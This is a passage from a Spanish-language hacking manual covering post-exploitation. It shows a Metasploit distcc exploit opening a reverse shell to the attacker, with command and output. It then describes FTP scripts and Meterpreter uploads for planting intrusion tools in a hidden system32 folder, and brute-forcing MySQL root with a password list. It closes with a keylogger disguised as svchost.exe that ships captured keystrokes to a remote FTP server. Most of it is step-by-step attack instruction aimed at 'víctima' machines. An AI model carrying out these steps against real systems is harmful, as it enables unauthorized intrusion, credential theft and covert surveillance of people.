   LPORT   4444             yes      The local port
```

7. La variable **LPORT** ya está prefijada a 4444. Siendo una *shell* reversa, deberá asegurarse de que su ordenador permita esta conexión entrante. La variable **LHOST** contendrá la dirección IP de su ordenador. Aunque si la máquina víctima se encuentra en Internet y el ordenador donde reside Metasploit está detrás de un *firewall*, habrá que configurar una regla de NAT en él y LHOST contendrá su dirección IP pública. Configure estas variables y ejecute el *exploit*:

```
root@Linux:/opt/framework3#      msfcli      exploit/unix/misc/distcc_exec
PAYLOAD=cmd/unix/reverse_perl RHOST=192.168.121.130 LHOST=192.168.121.137
E
[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.121.137:4444
[*]   Command   shell   session   1   opened   (192.168.121.137:4444   ->
192.168.121.130:51042)

whoami
daemon
```

8. A diferencia que con la utilización de herramientas como Netcat, Metasploit se encarga automáticamente de abrir el puerto correspondiente para estar a la escucha. Como puede ver, el resultado es el mismo que en el caso anterior, con la diferencia de que la sesión fue iniciada por el ordenador objetivo en vez de haber sido nosotros mismos.

3.3 TRANSFERENCIA DE ARCHIVOS

La duda más natural que le puede surgir en este momento es: ocupando solamente la *shell* de comandos que se obtiene con un *exploit* remoto, ¿cómo puede subir las herramientas de intrusión al ordenador víctima? La solución a este dilema, mientras que no es tan trivial como compartir una carpeta en Windows, resulta ser de todos modos algo relativamente sencillo.

3.3.1 Configurando un servidor FTP

Una vez obtenida la consola de comandos en la víctima remota, se puede ocupar el cliente FTP de línea de comandos que viene integrado como una herramienta estándar. Tanto Linux como Windows tienen esta herramienta incorporada; simplemente al introducir el comando, se devuelve un *prompt* del cliente FTP y se puede empezar a realizar una conexión a un servidor ftp donde guarde sus herramientas. Si trabaja bajo un entorno de Linux, puede instalar un servidor FTP como **Proftpd** o **Vsftpd**; el usuario y la contraseña son los mismos que ocupa para iniciar una sesión de usuario y de inmediato inicia en su directorio *home*. Para Windows, puede utilizar **Filezilla Server**, descargable desde su portal Web ubicado en *http://filezilla-project.org*. A diferencia de los servidores FTP bajo Linux, debe configurar los usuarios y las rutas a sus directorios de inicio antes de ocuparlo.

Una vez descargado e instalado, se abre una ventana que es el panel de administración para poder controlar las distintas opciones de configuración del servidor FTP y permitirá también dar de alta a usuarios. Para dar de alta a un usuario, diríjase al menú **Edit->Users** y se abrirá una ventana con las opciones necesarias. Dentro de esta ventana existe un recuadro llamado **Users**. Presione el botón **Add** para añadir un usuario. Aparece otra ventana con dos campos, el primero, donde añade el nombre de usuario, y el segundo, donde se elige el grupo a quien quiera que pertenezca.




Figura 3.16. Configurando un usuario en Filezilla Server

Una vez añadido el usuario, se habilitan los otros recuadros de configuración, permitiendo por ejemplo el uso de una contraseña en la sección de **Account Settings**. Después, en el recuadro **Page**, elija la sección **Shared Folders** para ver las opciones de los directorios que se desean habilitar para el usuario. Simplemente presione el botón **Add** y se abrirá una ventana para elegir las carpetas a las que se quiera dar acceso al usuario. El primer directorio que se añada será el directorio de inicio. Una vez elegido, asegúrese de dar los permisos necesarios haciendo clic sobre las casillas de verificación. Ya una vez dados debe aceptar, en el menú de **Server**, asegúrese de que la opción **Active** tenga una tilde verificando que está el servicio activo.

3.3.2 Descarga de herramientas mediante un script

Ahora que tiene un servidor FTP para guardar sus herramientas, puede ocupar cualquier cliente FTP para conectarse a él. La sorpresa que todos se encuentran cuando intentan conectarse al servidor FTP mediante la consola de líneas de comando es que la consola obtenida mediante el *exploit* se queda "colgada" en vez de pasar al *prompt* del FTP y, lamentablemente, se pierde la conexión. Esto es normal en el caso de que se obtenga la consola en un sistema operativo de Windows. Para solucionar este pequeño inconveniente, la herramienta de cliente FTP de Windows puede realizar acciones desde un *script* en formato de texto. El *script* se puede escribir de la siguiente manera:

```
open dirección_servidor_ftp
usuario
contraseña
binary
get herramienta1
get herramienta2
get herramienta3
bye
```

La primera línea da la instrucción de abrir una conexión al servidor FTP, indicado por una dirección IP, o bien, un nombre que se pueda resolver mediante DNS. Las siguientes dos líneas proporcionan el usuario y la contraseña. Aquí es importante no dejar un espacio en blanco después de cada uno, puesto que se contará como parte del texto y "usuario" no es lo mismo que "usuario". En la siguiente línea se debe indicar la palabra clave **binary**, esto es porque por defecto se bajan en modo **ASCII**. El modo **ASCII** se ocupa para compatibilizar los textos entre los sistemas de Linux, Windows y Mac. Esto lo hace cambiando el carácter que indica un fin de línea, que es distinto para todos. Si se descarga un binario en modo **ASCII**, sin embargo, modificará el ejecutable y la herramienta quedará inutilizable. Después, sólo hay que indicarle al cliente FTP que descargue las herramientas que se requieren y desconectarse con la palabra clave **bye**. Si se le olvida desconectarse, la consola no se desprenderá del FTP y quedará inutilizable.

Existe otro problema al estar dentro de la consola de Windows remotamente. Al tratar de abrir el editor de textos desde la línea de comandos, la consola nuevamente quedaría inutilizable al igual que al tratar de conseguir un *prompt* del cliente FTP. Para escribir el *script*, se deberán escribir línea por línea las instrucciones a través del comando **echo**, redirigiendo el *output* de éste a un fichero. La redirección se logra mediante el símbolo >. Un solo > borra el contenido del fichero antes de redirigir la salida. Con >> redirige la salida añadiendo la entrada a una nueva línea. Para crear el *script* anterior, se haría lo siguiente:

```
echo open dirección_servidor_ftp>script.txt
echo usuario>>script.txt
echo contraseña>>script.txt
echo binary>>script.txt
echo get herramienta1>>script.txt
echo get herramienta2>>script.txt
echo get herramienta3>>script.txt
echo bye>>script.txt
```

Después, para ejecutar el *script*, con el cliente ftp de Windows, se ejecuta el comando con el *switch* **-s:fichero**, donde **fichero** es el *script* recién creado, es decir, deberá teclearse **ftp –s:script.txt**. Antes de ejecutar el *script*, lo mejor sería crear un directorio que sea difícil de encontrar. Por ejemplo, dentro del directorio **%systemroot%\system32** crear una subcarpeta llamada **x86_driver**. Entre tantas otras carpetas de sistema, este directorio pasaría relativamente desapercibido.

3.3.3 Transfiriendo archivos con Meterpreter

Meterpreter es un *payload* especial para sistemas Windows, incluido en la *suite* de Metasploit Framework. El nombre de **Meterpreter** es la versión corta de *Meta-Interpreter*. Este *payload* especial carga una librería DLL en el equipo víctima que permite la ejecución de varios módulos especiales que facilitan en gran medida el proceso de persistencia, subida de ficheros, captura de paquetes, *keyloggers* y una larga lista de módulos externos.

El *prompt* de **Merterpreter** permite realizar todas estas opciones mediante comandos simples que se traducen automáticamente en comandos complejos de sistema, automatizando y facilitando en gran medida todas las tareas comunes a realizar en una maquina víctima vulnerada. Uno de los módulos de mayor uso es el de manejo de ficheros, que permite subir y descargar archivos a un equipo remoto para su futura utilización. La forma de utilización de estos módulos se muestra a continuación:

- **Upload**. Permite subir ficheros desde su propio equipo al equipo remoto (víctima) y almacenarlos en un directorio específico.




Figura 3.17. Función Upload de Meterpreter

En el ejemplo se muestra cómo subir un fichero a un sistema Windows en el directorio **C:**, pero debe recordar que si el directorio al que desea subir

el fichero contiene espacios (por ejemplo, *Archivos de programa*) debe escribir el nombre y escapar los espacios con la barra inversa "\". En este caso el comando sería:

```
upload nc.exe C:/Archivos\ de\ programa
```

- **Download**. Permite descargar ficheros desde el equipo remoto objetivo (víctima) hasta el equipo local donde reside Metasploit.




Figura 3.18. Función Download de Meterpreter

- **Descargas y subidas recursivas**. En ambos casos se pueden descargar o subir directorios completos sin tener que especificar cada fichero contenido por separado. Utilice el comando **download** o **upload** seguido de la opción **–r** y el nombre del directorio con los ficheros a descargar o subir.




Figura 3.19. Subiendo un directorio entero

3.4 VALIDACIÓN TRANSPARENTE EN LOS SISTEMAS

Cuando uno entra al sistema mediante *exploits* y con privilegios del sistema, toda acción realizada quedará registrada con el usuario **System**. Lo mismo para entornos de Linux donde queda todo registrado como **root**. Mientras que hay

ventajas tener permisos elevados a la hora de penetrar un sistema, es fácil detectar la intrusión debido a que estas dos cuentas están usualmente vigiladas. Normalmente, estas cuentas no se ocupan y su uso resulta ser bastante obvio por este mismo motivo. Si la máquina comprometida se planea utilizar a largo plazo, lo más común es validarse en el sistema como uno de los mismos usuarios a las que está permitido acceder a los recursos de la red.

Aunque uno sea administrador del sistema, las contraseñas no son obtenibles de manera sencilla. Éstas están almacenadas con cifrado y la única manera de obtenerlas es adivinándolas o utilizando un buen diccionario con posibles claves. Este método requiere de tiempo, pero hay maneras de agilizar el proceso, como se describe en otros capítulos de este libro. La otra manera es, simplemente, robando las contraseñas interceptando éstas mediante un *keylogger* en el equipo comprometido.

3.4.1 Validación mediante fuerza bruta

Cuando todo lo demás falla, se recurre a la fuerza bruta. Esto puede sonar gracioso, pero la fuerza bruta es uno de los ataques más comúnmente utilizados en el momento de querer conquistar un ordenador. Con seguridad, el eslabón más débil de la cadena es el humano. Los usuarios no están acostumbrados a tener contraseñas fuertes con distintos caracteres y números, puesto que prefieren ocupar palabras fáciles de recordar. Mientras que la ventaja es una baja probabilidad de olvidarse de la contraseña, la vulnerabilidad es que es fácil de adivinar.

Uno podría tratar de adivinar las contraseñas manualmente, sin embargo, es tedioso estar en frente del ordenador ingresando las contraseñas una por una. Para automatizar el proceso, existen programas a las que se les da un diccionario de contraseñas posibles y estos se encargan de ir probando una a una hasta que den con un acierto. El primer paso antes de realizar un ataque de fuerza bruta a un servicio de validación es obtener o generar un buen diccionario de contraseñas.

Pero obtener un diccionario de contraseñas no es suficiente. En cualquier sistema de validación, se requieren dos datos importantes; el nombre de usuario y la contraseña. Para autenticarse de manera exitosa en el sistema, tendrá que adivinar además el nombre de usuario. Existen maneras para enumerar los usuarios en Windows y Linux, lo cual facilita la mitad del problema resuelto, pero este ataque de ejemplo se hará asumiendo que no se sabe ninguna de las dos.

Brutus

La herramienta a ocupar será **Brutus**, que se puede obtener de *http://www.hoobie.net*. La herramienta está escrita para ser utilizada bajo entorno Windows, pero se puede recurrir a **Wine** para poder emularlo en Linux. Extraiga el contenido del paquete y ejecute el programa **BrutusA2** para empezar a ocuparlo. Brutus fue una verdadera revolución cuando se lanzó a la red, por su facilidad de uso y lo genial de plasmar la idea en un pequeño e interesante programa; hoy en día empieza a estar algo viejo, sus hermanos, como **Hydra**, incorporan más servicios y tienen un soporte continuado, pero sigue siendo un excelente elemento por donde iniciarse.




Figura 3.20. Ventana principal de Brutus

El primer paso es la generación de usuarios y contraseñas. Existen varios diccionarios disponibles en Internet, sin embargo, muchas veces, estos están pensados para usuarios de habla inglesa. Para un ataque exitoso, el diccionario debe ser lo más específico posible, y esto empieza por la localización de la entidad

víctima. Usar un diccionario con nombres que provienen del inglés y utilizarlo en España no es útil en absoluto. Utilice Google para buscar listados de nombres y apellidos hispanos. Los nombres de usuario tienen distintos formatos según dónde se esté apuntando el ataque. Si la víctima es un ordenador de la familia, el nombre de usuario normalmente resulta ser el nombre de pila o un apodo. Si la víctima es un ordenador de una organización, normalmente suele ser el apellido prefijado con una letra inicial del nombre de pila. Para este último caso, se tendría que armar un listado con todos los apellidos recopilados y prefijar esta inicial.

Brutus incorpora una herramienta para la generación de listas de palabras. Diríjase a la barra de menús y elija **Tools->Wordlist Generation** para llamar a esta utilidad. En la ventana que aparece, hay una lista desplegable identificada como **Action**. Esta lista muestra las distintas funcionalidades que proporciona esta utilidad de **Brutus**. Las funcionalidades que presenta son las siguientes:

1. **Convert List**. Esta primera opción es para convertir el formato de texto Unix/Linux (LF) a Windows (CRLF). Si obtiene una lista de palabras y al abrirlas se da cuenta de que no es una palabra por línea sino una línea infinitamente larga, ocupe esta opción para arreglar el carácter de fin de línea.

2. **Only Word Length**. Esta opción es para cuando quiere filtrar de su lista de contraseñas aquellas palabras que sean menores o mayores de cierta cantidad de caracteres. Es muy útil cuando se sabe que en una organización mantienen políticas de un mínimo de caracteres para las contraseñas.

3. **Remove Duplicates**. De la lista de palabras, saca los duplicados que puedan existir. El programa es un poco lento para esto y trabaja mejor con listas cortas. Trabaje con listas menores de 100.000 palabras.

4. **Permutations**. Ya teniendo una lista de palabras, esta opción se ocupa para generar permutaciones. Tiene varias opciones donde permite, por ejemplo, añadir a la lista las mismas palabras pero escritas de diversas formas, como por ejemplo al revés o escrito en "leet speak" (ejemplo; 31337 en vez de eleet). Esta funcionalidad resulta mejor para cuando se quieren formar las listas de nombres de usuarios, por ejemplo. Ingrese una lista de apellidos y en el campo **Append strings** ingrese todas las letras o combinaciones de caracteres que quiera agregar al principio del apellido.

5. **Create new list**. Esta opción es para crear una nueva lista de palabras. Aquí puede definir un mínimo y máximo de caracteres para las palabras generadas y tiene todas las opciones para generar distintos tipos de

permutaciones de las palabras generadas. La última opción agregada es **Seed word** o "palabra semilla" en su traducción al español. Estas palabras deberían ser aquéllas que usted piensa que se relacionan con la persona u organización cuya contraseña está tratando de adivinar.

6. **Create new list for user**. Cuando lo único que quiere hacer es tratar de adivinar la contraseña de un usuario conocido, es posible crear "listas combo", como las llama **Brutus**. En esta lista, asigna todas las contraseñas que usted piensa que se relacionan con ese nombre de usuario. Las opciones son las mismas que tiene al generar una nueva lista de palabras, con la opción agregada de añadir el nombre de usuario.

7. **Create new list for users**. Al igual que la opción anterior, pero en vez de tan solo un usuario, se ingresa una lista de usuarios conocidos y se les combina con las contraseñas generadas.




Figura 3.21. Generando listas de palabras con Brutus

Una vez generada su lista, simplemente utilice la interfase de Brutus para configurar los distintos parámetros necesarios. El primer parámetro necesario es obviamente el objetivo a atacar, donde ingresa un nombre o dirección IP. El

siguiente parámetro a definir es qué tipo de sistema de validación quiere atacar. ¿Es un formulario Web o autenticación básica mediante HTTP? ¿Es un servicio FTP o una cuenta de correo mediante el protocolo POP3? Para cada tipo de protocolo, Brutus ofrece ciertas opciones propias al protocolo, sin embargo, lo más importante es cuántas conexiones en paralelo se realizan y cuánto tiempo de espera tendrá en la obtención de respuestas.

Habrá que tener cuidado en el momento de elegir las conexiones en paralelo, puesto que muchas veces el servidor objetivo no aguanta demasiadas conexiones a la vez. Por defecto, Brutus lanza 10 conexiones a la vez, esto está bien en un principio, sin embargo, habrá casos en los que el servidor no aguante más de uno.

Módulos auxiliares en Metasploit Framework

Metasploit es una *suite* de intrusión completa y no se limita a usar solamente módulos *exploit*. También tiene una serie de módulos auxiliares que ayudan a realizar tareas como validación mediante **fuerza bruta**. El siguiente apartado describe la utilización de ataques de fuerza bruta o ataques de diccionario. Durante una auditoria de seguridad a nivel interno, estas herramientas pueden ser vitales para comprobar la integridad de las contraseñas.

1. Los módulos auxiliares en Metasploit se configuran de la misma manera que un módulo *exploit*. Para comenzar, debe saber el protocolo o el servicio que desea auditar. En esta ocasión se hará un ataque de diccionario contra el servicio de base de datos MySQL. Con el comando **msfcli | grep mysql** recibirá un listado de todos los módulos y *exploits* que contiene Metasploit sobre el servicio de MySQL.

```
~# msfcli |grep mysql
[*] Please wait while we load the module tree...
exploit/linux/mysql/mysql_yassl_getname       MySQL   yaSSL   CertDecoder:
:GetName Buffer Overflow
exploit/linux/mysql/mysql_yassl_hello         MySQL yaSSL SSL Hello Message
Buffer Overflow
exploit/windows/mysql/mysql_yassl_hello       MySQL yaSSL SSL Hello Message
Buffer Overflow
auxiliary/admin/mysql/mysql_enum              MySQL Enumeration Module
auxiliary/admin/mysql/mysql_sql               MySQL SQL Generic Query
auxiliary/scanner/mysql/mysql_login           MySQL Login Utility
auxiliary/scanner/mysql/mysql_version         MySQL Server Version Enum
```

2. La salida que devuelve **msfcli** muestra los módulos *exploit* y auxiliares. El que buscamos en esta ocasión es uno en concreto: el módulo **auxiliary/scanner/mysql/mysql_login**, utilizado para ataques de fuerza

bruta contra el servicio de validación de MySQL. Como cualquier otro módulo, éste requerirá la definición de ciertas variables para su correcto funcionamiento. Utilice el parámetro **O** para obtener las opciones:

```
~# msfcli auxiliary/scanner/mysql/mysql_login O

[*] Please wait while we load the module tree...

   Name              Current Setting  Required  Description

   ----              ---------------  --------  -----------

   BLANK_PASSWORDS   true  yes       Try blank passwords for all users
   BRUTEFORCE_SPEED  5     yes       How fast to bruteforce, from 0 to 5
   PASSWORD                no        A specific password to authenticate
with
   PASS_FILE               no        File containing passwords, one   per
line
   RHOSTS                  yes       The target address range or    CIDR
identifier
   RPORT  3306             yes       The target port
   STOP_ON_SUCCESS false   yes       Stop guessing when      a credential
works for a host
   THREADS           1     yes       The number of concurrent threads
   USERNAME                no        A specific username to authenticate
as
   USERPASS_FILE           no        File containing users and passwords
separated by space, one pair per line
   USER_FILE               no        File containing usernames, one per
line
   VERBOSE           true  yes       Whether to print output for all
attempts
```

3. Los parámetros a utilizar en esta ocasión serán **PASS_FILE**, **RHOSTS** y **USERNAME**. El parámetro **PASS_FILE** permite introducir la ruta de un fichero con un listado de contraseñas a utilizar. La variable **RHOSTS** se utilizará para especificar un rango de direcciones IP para auditar, aunque nosotros especificaremos una sola dirección. Por último, la variable **USERNAME** permite especificar el nombre de la cuenta de la cual se quiere intentar averiguar la contraseña.
   Un servicio MySQL instalado con las opciones por defecto, en cualquier sistema operativo, genera la cuenta administrativa "root", sin contraseña. El administrador debe establecer una contraseña como parte de los procedimientos de configuración inicial. Mientras que no necesariamente podremos saber los nombres de las cuentas de usuario que pueden estar configuradas en la instancia de BBDD, sí sabemos que existe el usuario "root". Éste, entonces, será el usuario al que hay que intentar adivinar su contraseña. Entonces, para este ejemplo se utilizará: **USERNAME=root**.

4. El modo de funcionamiento de un ataque de fuerza bruta consiste en probar todas las combinaciones posibles entre un nombre de usuario y una lista de contraseñas. Para este ataque importa menos la herramienta en comparación con el valor de un buen diccionario. Estos diccionarios se pueden generar mediante una herramienta como Brutus, o los puede buscar en páginas dedicadas a seguridad y *hacking*. Luego, ese diccionario será especificado como **PASS_FILE=/ficheros/lista_de_contraseñas.txt**.
5. Una vez que tenga todos los valores de los parámetros a utilizar, incluyendo la dirección IP de la máquina objetivo, se utiliza el comando de **msfcli** como en el siguiente ejemplo:

```
root@Linux~# msfcli auxiliary/scanner/mysql/mysql_login USERNAME=root
PASS_FILE=/ficheros/lista_de_contaseñas.txt RHOSTS=192.168.10.131 E
```

6. El módulo tarda en cargar unos minutos, aunque seguidamente comenzarán a aparecer en pantalla las pruebas que se están realizando en contra del servicio de MySQL. Cuando se encuentra una contraseña válida el programa parará y mostrará el resultado:

```
[*] 192.168.10.131:3306 failed to login as 'root' with password '0120id3'
[*] 192.168.10.131:3306 Trying username:'root' with password:'0120m0'
[*] 192.168.10.131:3306 failed to login as 'root' with password '0120m0'
[*] 192.168.10.131:3306 Trying username:'root' with password:'0120m37129'
[*] 192.168.10.131:3306 failed to login as 'root' with password '0120m37129'
[*] 192.168.10.131:3306 Trying username:'root' with password:'0120m3820'
[+] 192.168.10.131:3306 - SUCCESSFUL LOGIN 'root' : '0120m3820'
```

3.4.2 Robando las contraseñas con un *keylogger*

Crackear contraseñas mediante la fuerza bruta a veces toma demasiado tiempo y otras veces simplemente no funciona para nada. Para ser más certero, se pueden ocupar programas que graban a cada momento qué está escribiendo el usuario en el teclado. Estos programas se denominan *keyloggers*. Existen muchos en Internet con varias opciones de envío y hasta los venden para las personas celosas que sospechan de su cónyuge. Uno de estos *keylogger* es **Iklogger**, un ejemplo entre tantos de los que existen en Internet.

Al descomprimir el paquete, ejecute **Editor.exe**. Aparecerá una ventana con la opción de crear un **server**. Elija ésta y aparecerá una interfase bastante amigable y en español para crear el *keylogger* servidor. El programa tiene dos maneras de guardar los *logs*. Una es mandarlo vía FTP a un servidor remoto. Esto

es muy útil en el caso de que no se tenga un acceso al ordenador local. La otra manera es guardar los ficheros localmente en el ordenador vigilado.

Dentro de las opciones que ofrece, está la posibilidad de elegir dónde se instala y con qué nombre de ejecutable. Por defecto se guarda en **%Windir%\ svchost.exe** para pasar desapercibido. El usuario común y corriente no sabrá qué es esto. Mientras que la mayoría de los *keylogger* guarda todo en ficheros de texto, éste tiene la posibilidad de guardar los datos capturados en formato html para una fácil lectura.

Donde más brilla **Iklogger**, sin embargo, es en la habilidad de cifrar los datos capturados. De esta manera si pillan el fichero *log*, no sabrán de qué se trata. **Iklogger** viene con otra herramienta para la visualización de los ficheros *log* cifrados. Una última característica de este *keylogger* es que puede capturar imágenes de la zona donde se ha hecho clic en la pantalla. Esto se ocupa cuando los controles son gráficos y se quiere monitorizar qué ha estado haciendo el usuario. Para no estar sacando demasiadas imágenes, se le instruye a **Iklogger** sobre qué ventanas se quiere sacar una foto cuando se hace clic en el mouse.




Figura 3.22. Configuración de IKlogger

3.5 CONCLUSIONES

